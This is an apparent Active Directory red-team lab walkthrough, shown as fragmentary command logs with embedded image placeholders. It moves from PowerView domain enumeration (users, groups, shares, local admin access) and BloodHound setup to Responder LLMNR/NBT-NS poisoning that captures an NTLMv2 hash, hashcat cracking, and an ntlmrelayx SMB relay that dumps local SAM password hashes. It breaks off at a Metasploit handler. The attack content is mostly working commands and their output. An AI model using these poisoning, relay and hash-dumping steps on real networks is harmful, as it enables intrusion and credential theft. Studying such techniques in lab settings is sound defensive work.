GPODisplayName       : Default Domain Policy
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomainController
```

```
Forest                : redteamlab.local
CurrentTime           : 8/26/2021 4:41:17 PM
HighestCommittedUsn   : 94277
OSVersion             : Windows Server 2019 Standard Evaluation
Roles                 : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain               : redteamlab.local
IPAddress             : 192.168.42.22
SiteName              : Default-First-Site-Name
SyncFromAllServersCallback : 
InboundConnections    : {}
OutboundConnections   : {}
Name                  : DC1.redteamlab.local
Partitions             : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local, CN=Schema,CN=Configuration,DC=redteamlab,DC=local, DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetUser

```
logoncount           : 88
badpasswordtime      : 8/22/2021 2:34:54 PM
description          : Built-in account for administering the computer/domain
distinguishedname    : CN=Administrator,CN=Users,DC=redteamlab,DC=local
objectclass          : {top, person, organizationalPerson, user}
lastlogontimestamp   : 8/20/2021 7:14:13 AM
name                 : Administrator
objectsid            : S-1-5-21-634716346-3108032190-2057695417-500
samaccountname       : Administrator
admincount           : 1
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 8/20/2021 2:14:13 PM
instancetype         : 4
objectguid           : 988a09df-45be-4f04-a5c0-304509984643
lastlogon            : 8/26/2021 8:50:47 AM
lastlogoff           : 12/31/1600 4:00:00 PM
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata : {6/5/2021 7:34:51 PM, 6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601
6:12:16 PM}
memberof            : {CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local, CN=Domain
Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
Admins,CN=Users,DC=redteamlab,DC=local, CN=Schema
Admins,CN=Users,DC=redteamlab,DC=local...}
whencreated          : 5/31/2021 8:44:56 PM
```

PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetComputer

```
pwdlastset           : 8/20/2021 7:12:59 AM
logoncount           : 179
serverreferencebl     : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
DC=redteamlab,DC=local
badpasswordtime       : 12/31/1600 4:00:00 PM
distinguishedname     : CN=DC1,OU=Domain Controllers,DC=redteamlab,DC=local
objectclass           : {top, person, organizationalPerson, user...}
lastlogontimestamp    : 8/20/2021 7:13:10 AM
name                  : DC1
objectsid             : S-1-5-21-634716346-3108032190-2057695417-1000
samaccountname        : DC1$
localpolicyflags      : 0
codepage              : 0
samaccounttype        : MACHINE_ACCOUNT
whenchanged           : 8/22/2021 8:26:59 PM
countrycode           : 0
cn                    : DC1
accountexpires        : NEVER
operatingsystem       : Windows Server 2019 Standard Evaluation
instancetype          : 4
msdfs-computerreferencebl : CN=DC1,CN=Topology,CN=Domain System
Volume,CN=DFSR-GlobalSettings,CN=System,DC=redteamlab,DC=local
objectguid            : 7630c5e0-7d01-4756-aaac-173e4760a08b
operatingsystemversion : 10.0 (17763)
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        : CN=Computer,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata : {5/31/2021 8:46:02 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname  : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.redteamlab.local,
ldap/DC1.redteamlab.local/ForestDnsZones.redteamlab.local,
ldap/DC1.redteamlab.local/DomainDnsZones.redteamlab.local,
DNS/DC1.redteamlab.local...}
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetGroup
```

```
grouptype           : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount          : 1
iscriticalsystemobject : True
samaccounttype      : ALIAS_OBJECT
samaccountname      : Administrators
whenchanged         : 6/5/2021 7:34:51 PM
objectsid           : S-1-5-32-544
objectclass          : {top, group}
cn                  : Administrators
usnchanged          : 16467
systemflags          : -1946157056
name                 : Administrators
dscorepropagationdata : {6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601 12:04:16 AM}
description          : Administrators have complete and unrestricted access to the computer/domain
distinguishedname    : CN=Administrators,CN=Builtin,DC=redteamlab,DC=local
member              : {CN=sqldadmin,CN=Users,DC=redteamlab,DC=local,
                      CN=johndoe,CN=Users,DC=redteamlab,DC=local, CN=Domain
                      Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                      Admins,CN=Users,DC=redteamlab,DC=local...}
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local
```

ComputerName	GroupName	Comment
dc1.redteamlab.local	Server Operators	Members can administer domain servers
dc1.redteamlab.local	Account Operators	Members can administer domain user and ...
dc1.redteamlab.local	Pre-Windows 2000 Compatible Access	A backward compatibility group which al...
dc1.redteamlab.local	Incoming Forest Trust Builders	Members of this group can create incomi...
dc1.redteamlab.local	Windows Authorization Access Group	Members of this group have access to th...
dc1.redteamlab.local	Terminal Server License Servers	Members of this group can update user a...
dc1.redteamlab.local	Administrators	Administrators have complete and unrest...
dc1.redteamlab.local	Users	Users are prevented from making acciden...
dc1.redteamlab.local	Guests	Guests have the same access as members ...
dc1.redteamlab.local	Print Operators	Members can administer printers install...
dc1.redteamlab.local	Backup Operators	Backup Operators can override security ...

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-ShareFinder -Verbose
```

```
VERBOSE: [Find-DomainShare] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-DomainShare] TargetComputers length: 3
VERBOSE: [Find-DomainShare] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
```

```
VERBOSE: [New-ThreadedFunction] all threads completed
```

Name	Type	Remark	ComputerName
ADMIN\$	2147483648	Remote Admin	DC1.redteamlab.local
C\$	2147483648	Default share	DC1.redteamlab.local
DataShare	0		DC1.redteamlab.local
IPC\$	2147483651	Remote IPC	DC1.redteamlab.local
NETLOGON	0	Logon server share	DC1.redteamlab.local
SYSVOL	0	Logon server share	DC1.redteamlab.local
ADMIN\$	2147483648	Remote Admin	Alice-PC.redteamlab.local
C\$	2147483648	Default share	Alice-PC.redteamlab.local
DataShare	0		Alice-PC.redteamlab.local
IPC\$	2147483651	Remote IPC	Alice-PC.redteamlab.local
ADMIN\$	2147483648	Remote Admin	Bob-PC.redteamlab.local
C\$	2147483648	Default share	Bob-PC.redteamlab.local
DataShare	0		Bob-PC.redteamlab.local
IPC\$	2147483651	Remote IPC	Bob-PC.redteamlab.local


```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForest
```

```
RootDomainSid      : S-1-5-21-634716346-3108032190-2057695417
Name               : redteamlab.local
Sites              : {Default-First-Site-Name}
Domains            : {redteamlab.local}
GlobalCatalogs     : {DC1.redteamlab.local}
ApplicationPartitions : {DC=DomainDnsZones,DC=redteamlab,DC=local, DC=ForestDnsZones,DC=redteamlab,DC=local}
ForestModeLevel    : 7
ForestMode         : Unknown
RootDomain         : redteamlab.local
Schema             : CN=Schema,CN=Configuration,DC=redteamlab,DC=local
SchemaRoleOwner    : DC1.redteamlab.local
NamingRoleOwner    : DC1.redteamlab.local
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestDomain
```

```
Forest              : redteamlab.local
DomainControllers   : {DC1.redteamlab.local}
Children            : {}
DomainMode          : Unknown
DomainModeLevel     : 7
Parent              :
PdcRoleOwner        : DC1.redteamlab.local
RidRoleOwner        : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                : redteamlab.local
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestCatalog
```

```
Forest              : redteamlab.local
CurrentTime         : 8/26/2021 5:51:03 PM
HighestCommittedUsn : 94320
OSVersion           : Windows Server 2019 Standard Evaluation
Roles               : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain              : redteamlab.local
IPAddress           : 192.168.42.22
SiteName            : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections  : {}
OutboundConnections : {}
Name                : DC1.redteamlab.local
Partitions           : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                        CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                        DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Find-LocalAdminAccess -Verbose
```

```
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 3
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Alice-PC.redteamlab.local
Bob-PC.redteamlab.local
VERBOSE: [New-ThreadedFunction] all threads completed
```

```
ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\bob
SID          : S-1-5-21-634716346-3108032190-2057695417-1103
IsGroup      : False
IsDomain     : True

ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\alice
SID          : S-1-5-21-634716346-3108032190-2057695417-1104
IsGroup      : False
IsDomain     : True

ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : BOB-PC\Administrator
SID          : S-1-5-21-3604326312-1050010555-422779919-500
IsGroup      : False
IsDomain     : False
```

Connect URL

neo4j:// localhost:7687

Database - leave empty for default

Authentication type

Username / Password

Username

neo4j

Password

●●●●●

Username and Password: neo4j

Connect

New password

password123

OR

Generate

Repeat new password

password123

Change password




BLOODHOUND

Log in to Neo4j Database

☒ Save Password

Login

Username: neo4j



Database Info

Node Info


Analysis

DB STATS

Address	bolt://localhost:7687
DB User	neo4j
Sessions	0
Relationships	404
ACLs	363
Azure Relationships	0

ON-PREM OBJECTS

Users	0
Groups	53
Computers	1
OUS	0
GPOs	0
Domains	0




```
kali@kali:~$ ip addr
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:2d:52:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.20/24 brd 192.168.42.255 scope global dynamic
        valid_lft 413sec preferred_lft 413sec
```

```
kali@kali:~$ sudo responder -I eth2 -rdwv
```

```
[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [ON]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
```



```
[SMB] NTLMv2-SSP Client      : 192.168.42.23  
[SMB] NTLMv2-SSP Username    : REDTEAMLAB\bob  
[SMB] NTLMv2-SSP Hash        : bob::REDTEAMLAB:dfcd20c1317287a1:57A3BBBE56FA9A3F9A67AE  
E20B1BD124:010100000000000080F0706BB295D701EE6249EE418CC89300000000020008004A0055004E  
004A0001001E00570049004E002D004F004D004200570057005300500049004500450037000400340057  
0049004E002D004F004D004200570057005300500049004500450037002E004A0055004E004A002E004C  
004F00430041004C00030014004A0055004E004A002E004C004F00430041004C00050014004A0055004E  
004A002E004C004F00430041004C000700080080F0706BB295D701060004000200000008003000300000  
000000000001000000002000020D6265CA99359070E75C00205F63A43CDEC000C918DE7CA1E5DB82B3  
6E70A50A001000000000000000000000000000000000000000000000000000000000000000000000000  
002E003100360038002E00340032002E00320030000000000000000000
```

5500	Net NTLM v1 / Net NTLM v1+ESS	Network Protocols
5600	Net NTLM v2	Network Protocols
1000	NTLM	Operating System

```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv2
Hash.Target.....: BOB::REDTEAMLAB:eec8420098a5968e:a1a1cdc038f0b176d4...000000
```

```
Message signing enabled but not required
```

```
Message signing enabled and required
```

DNS = 0n

Disable the SMB an HTTP servers on Responder


```
kali@kali:~$ sudo responder -I eth2 -rdw
```

```
[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
DNS/MDNS [ON]
```


```
[+] Servers:  
HTTP server [OFF]  
HTTPS server [ON]  
WPAD proxy [ON]  
Auth proxy [OFF]  
SMB server [OFF]  
Kerberos server [ON]  
SQL server [ON]
```

```
kali@kali:~/Impacket$ python3 ntlmrelayx.py -t 192.168.42.23 -smb2support  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..
```



```
[*] SMBD-Thread-4: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, attacking target smb://192.168.42.23  
[*] Authenticating against smb://192.168.42.23 as REDTEAMLAB/ALICE SUCCEED  
[*] SMBD-Thread-4: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, but there are no more targets left!  
[*] SMBD-Thread-6: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, but there are no more targets left!  
[*] Service RemoteRegistry is in stopped state  
[*] Service RemoteRegistry is disabled, enabling it  
[*] Starting service RemoteRegistry  
[*] HTTPD: Received connection from 192.168.42.21, attacking target smb://192.168.42.23  
[*] Target system bootKey: 0xfa5bd261c458f70d9854a1c8ff0d81af  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b108e9690a77cc34019ac19453bf08a2:::  
Bob:1001:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7:::
```


```
msf6 exploit(multi/handler) > exploit


